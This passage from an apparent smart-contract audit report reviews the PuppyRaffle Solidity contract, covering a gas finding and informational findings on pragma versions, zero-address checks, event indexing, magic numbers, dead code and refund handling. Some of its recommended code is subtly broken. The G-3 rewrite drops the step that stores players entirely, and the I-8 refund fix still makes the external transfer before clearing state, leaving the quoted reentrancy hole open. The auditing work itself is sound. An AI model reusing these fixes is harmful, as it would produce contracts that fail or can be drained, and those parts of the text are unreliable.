6         require(players[i] != players[j], "PuppyRaffle: Duplicate
7             player");
8     }
```

[G-3] State is written to storage before the duplicate check in `PuppyRaffle::enterRaffle`, wasting gas on reverted transactions

Description: `PuppyRaffle::enterRaffle` pushes every address in `newPlayers` into the `players` storage array before verifying that no duplicates exist. If a duplicate is found, the transaction reverts and all state changes are rolled back, but the gas spent on those writes is not refunded to the caller. Each `players.push()` on a fresh storage slot costs gas, so a call carrying a duplicate near the end of a large array pays for every preceding write before the check ever runs.

```
1 function enterRaffle(address[] memory newPlayers) public payable {
2     require(msg.value == entranceFee * newPlayers.length, "
3         PuppyRaffle: Must send enough to enter raffle");
4 @> for (uint256 i = 0; i < newPlayers.length; i++) {
5 @>     players.push(newPlayers[i]);
6 }
7
8 // Check for duplicates
9 for (uint256 i = 0; i < players.length - 1; i++) {
10     for (uint256 j = i + 1; j < players.length; j++) {
```

```
11         require(players[i] != players[j], "PuppyRaffle:
12             Duplicate player");
13     }
14     emit RaffleEnter(newPlayers);
15 }
```

Impact: Callers submitting an array containing a duplicate pay for storage writes that are discarded. With 50 new players and a duplicate in the last position, unnecessary gas is consumed before the revert. The contract itself is not harmed, but the cost falls entirely on the user.

Recommended Mitigation: Validate before writing, so that a rejected call reverts before any storage is touched.

```
1  function enterRaffle(address[] memory newPlayers) public payable {
2      require(msg.value == entranceFee * newPlayers.length, "
3          PuppyRaffle: Must send enough to enter raffle");
4      -   for (uint256 i = 0; i < newPlayers.length; i++) {
5      -       players.push(newPlayers[i]);
6      -   }
7      -
8      -   // Check for duplicates
9      -   for (uint256 i = 0; i < players.length - 1; i++) {
10     -       for (uint256 j = i + 1; j < players.length; j++) {
11     -           require(players[i] != players[j], "PuppyRaffle:
12     Duplicate player");
13     -       }
14     -   }
15     +   for (uint256 i = 0; i < newPlayers.length; i++) {
16     +       for (uint256 j = 0; j < players.length; j++) {
17     +           require(players[j] != newPlayers[i], "PuppyRaffle:
18     Duplicate player");
19     +       }
20     +       for (uint256 k = i + 1; k < newPlayers.length; k++) {
21     +           require(newPlayers[i] != newPlayers[k], "PuppyRaffle:
22     Duplicate player");
23     +       }
24     +   }
25     +   emit RaffleEnter(newPlayers);
26     }
27 }
```

Note: the rewritten check covers both cases the original relied on: duplicates between the new entries and the existing players, and duplicates within `newPlayers` itself.

Informational

[I-1] Solidity pragma should be specific, not wide

Description: Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.20`, use `pragma solidity 0.8.20`.

```
1 @> pragma solidity ^0.7.6;
```

Recommendation: Deploy with a specific, recent version of Solidity with no known severe issues, for example `pragma solidity 0.8.20`.

[I-2] Using an outdated Solidity version is not recommended

Description: `solc` frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks.

```
1 @> pragma solidity ^0.7.6;
```

Recommendation: Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues. Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

See Slither documentation for more information.

[I-3] Missing checks for address (0) when assigning values to address state variables

Description: Check for `address (0)` when assigning values to address state variables. If the assigned address to receive the fees is `address (0)` all the fees sent to that address through `PuppyRaffle::withdrawFees` are burned permanently.

```
1     constructor(uint256 _entranceFee, address _feeAddress, uint256
2         _raffleDuration) ERC721("Puppy Raffle", "PR") {
3 @>     entranceFee = _entranceFee;
4         feeAddress = _feeAddress;
5     ...
6     }
7     ...
8     ...
9
10    function changeFeeAddress(address newFeeAddress) external onlyOwner
11 @>    {
12        feeAddress = newFeeAddress;
```

```
12         emit FeeAddressChanged(newFeeAddress);
13     }
```

Recommendation: Check for `address(0)` through a require or if loop:

```
1  constructor(uint256 _entranceFee, address _feeAddress, uint256
   _raffleDuration) ERC721("Puppy Raffle", "PR") {
2  +   require(_feeAddress != address(0));
3     entranceFee = _entranceFee;
4     feeAddress = _feeAddress;
5
6     ...
7  }
8
9  ...
10
11 function changeFeeAddress(address newFeeAddress) external onlyOwner {
12 +   require(newFeeAddress != address(0));
13     feeAddress = newFeeAddress;
14     emit FeeAddressChanged(newFeeAddress);
15 }
```

or

```
1  constructor(uint256 _entranceFee, address _feeAddress, uint256
   _raffleDuration) ERC721("Puppy Raffle", "PR") {
2  +   if (_feeAddress == address(0)) revert PuppyRaffle__ZeroFeeAddress()
   ;
3     entranceFee = _entranceFee;
4     feeAddress = _feeAddress;
5
6     ...
7  }
8
9  ...
10
11 function changeFeeAddress(address newFeeAddress) external onlyOwner {
12 +   if (newFeeAddress == address(0)) revert PuppyRaffle__ZeroFeeAddress
   ();
13     feeAddress = newFeeAddress;
14     emit FeeAddressChanged(newFeeAddress);
15 }
```

[I-4] Some events are missing indexed fields

Description: Indexed event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields).

```
1 @> event RaffleEnter(address[] newPlayers);
2 @> event RaffleRefunded(address player);
3 @> event FeeAddressChanged(address newFeeAddress);
```

Recommendation: Add the indexed keyword to address parameters in events to enable efficient off-chain filtering.

```
1 - event RaffleEnter(address[] newPlayers);
2 + event RaffleEnter(address[] indexed newPlayers);
3 - event RaffleRefunded(address player);
4 + event RaffleRefunded(address indexed player);
5 - event FeeAddressChanged(address newFeeAddress);
6 + event FeeAddressChanged(address indexed newFeeAddress);
```

See Slither documentation for more information.

[I-5] Use of “magic” numbers in `PuppyRaffle::selectWinner` is discouraged

Description: `PuppyRaffle::selectWinner` has this two lines of code (code below) where magic numbers or number literals (80, 100 and 20) are used making the codebase more confusing and harder to understand where those numbers came from.

```
1 function selectWinner() external {
2     ...
3
4     // @audit-info Magic numbers
5 @> uint256 prizePool = (totalAmountCollected * 80) / 100;
6 @> uint256 fee = (totalAmountCollected * 20) / 100;
7
8     ...
9 }
```

Recommendation: Instead, use constant variables with some descriptive name to have a better understanding of the code and make it more clearer.

```
1 uint256 public immutable entranceFee;
2
3 + uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
4 + uint256 public constant FEE_PERCENTAGE = 20;
5 + uint256 public constant POOL_PRECISION = 100;
6
7 function selectWinner() external {
8     ...
9
10 - uint256 prizePool = (totalAmountCollected * 80) / 100;
11 - uint256 fee = (totalAmountCollected * 20) / 100;
```

```
12 +         uint256 prizePool = (totalAmountCollected *  
13 +         PRIZE_POOL_PERCENTAGE) / POOL_PRECISION;  
14 +         uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) /  
15 +         POOL_PRECISION;  
16         ...  
17     }
```

[I-6] PuppyRaffle::_isActivePlayer function is never used

Description: `PuppyRaffle::_isActivePlayer` function is marked as an `internal` function but actually is never used. This dead-code makes the contract harder to read and adds noise.

```
1 @> function _isActivePlayer() internal view returns (bool) {  
2     for (uint256 i = 0; i < players.length; i++) {  
3         if (players[i] == msg.sender) {  
4             return true;  
5         }  
6     }  
7     return false;  
8 }
```

Recommendation: Remove the function.

```
1 - function _isActivePlayer() internal view returns (bool) {  
2 -     for (uint256 i = 0; i < players.length; i++) {  
3 -         if (players[i] == msg.sender) {  
4 -             return true;  
5 -         }  
6 -     }  
7 -     return false;  
8 - }
```

[I-7] PuppyRaffle::refund emits RaffleRefunded after the external call, allowing events to be emitted out of order

Description: `RaffleRefunded` is emitted after `sendValue`, which hands control to the recipient. If that recipient re-enters `refund`, the nested calls complete first, so their events are emitted before the event of the outer call. Any off-chain consumer that reconstructs state from event ordering sees a sequence that does not match what happened on-chain.

```
1     function refund(uint256 playerIndex) public {  
2         ...  
3         payable(msg.sender).sendValue(entranceFee);  
4     }
```

```
5
6     players[playerIndex] = address(0);
7     // @audit-low Reentrancy event
8     @> emit RaffleRefunded(playerAddress);
```

Recommended Mitigation: Emit the event before the external call, so that ordering reflects execution order regardless of what the recipient does.

```
1 +     emit RaffleRefunded(playerAddress);
2
3     payable(msg.sender).sendValue(entranceFee);
4
5 -     emit RaffleRefunded(playerAddress);
```

[I-8] PuppyRaffle::refund requires the caller to supply their own array index, which is error-prone and unnecessary

Description: `PuppyRaffle::refund` takes a `playerIndex` parameter and then checks that the address stored at that position matches `msg.sender`. The index is information the contract already holds, forcing the caller to compute it off-chain and pass it back adds a step that can only go wrong. A caller who supplies the wrong index gets a revert whose message (“Only the player can refund”) does not describe what actually happened, since the real problem is a mistaken index rather than an unauthorised caller.

```
1 // @audit-info the index is derivable from msg.sender
2 @> function refund(uint256 playerIndex) public {
3     address playerAddress = players[playerIndex];
4     require(playerAddress == msg.sender, "PuppyRaffle: Only the
5         player can refund");
6     require(playerAddress != address(0), "PuppyRaffle: Player
7         already refunded, or is not active");
8
9     payable(msg.sender).sendValue(entranceFee);
10
11     players[playerIndex] = address(0);
12     emit RaffleRefunded(playerAddress);
13 }
```

Impact: Legitimate users can be unable to claim a refund they are entitled to, simply because they passed the wrong index. The revert message points them at a permission problem that does not exist, making the failure hard to diagnose.

Recommended Mitigation: Track each player’s position in a mapping and derive it from `msg.sender`, removing the parameter entirely.

```
1 + mapping(address => uint256) private playerIndexPlusOne;
2
3 ...
4
5 function enterRaffle(address[] memory newPlayers) public payable {
6     require(msg.value == entranceFee * newPlayers.length, "
7         PuppyRaffle: Must send enough to enter raffle");
8
9     for (uint256 i = 0; i < newPlayers.length; i++) {
10 +         players.push(newPlayers[i]);
11 +         playerIndexPlusOne[newPlayers[i]] = players.length;
12     }
13
14 ...
15
16 ...
17
18 - function refund(uint256 playerIndex) public {
19 + function refund() public {
20 +     uint256 storedIndex = playerIndexPlusOne[msg.sender];
21 +     require(storedIndex != 0, "PuppyRaffle: Player already refunded
22 + , or is not active");
23 +     uint256 playerIndex = storedIndex - 1;
24 +
25 +     address playerAddress = players[playerIndex];
26 +     require(playerAddress == msg.sender, "PuppyRaffle: Only the
27 +     player can refund");
28 -     require(playerAddress != address(0), "PuppyRaffle: Player
29 -     already refunded, or is not active");
30
31     payable(msg.sender).sendValue(entranceFee);
32
33     players[playerIndex] = address(0);
34 +     playerIndexPlusOne[msg.sender] = 0;
35 +     emit RaffleRefunded(playerAddress);
36 }
```

Note: the mapping stores the index offset by one so that a value of 0 unambiguously means the address is not an active player. It must also be cleared when the raffle resets, otherwise a returning player would keep a stale index from a previous round.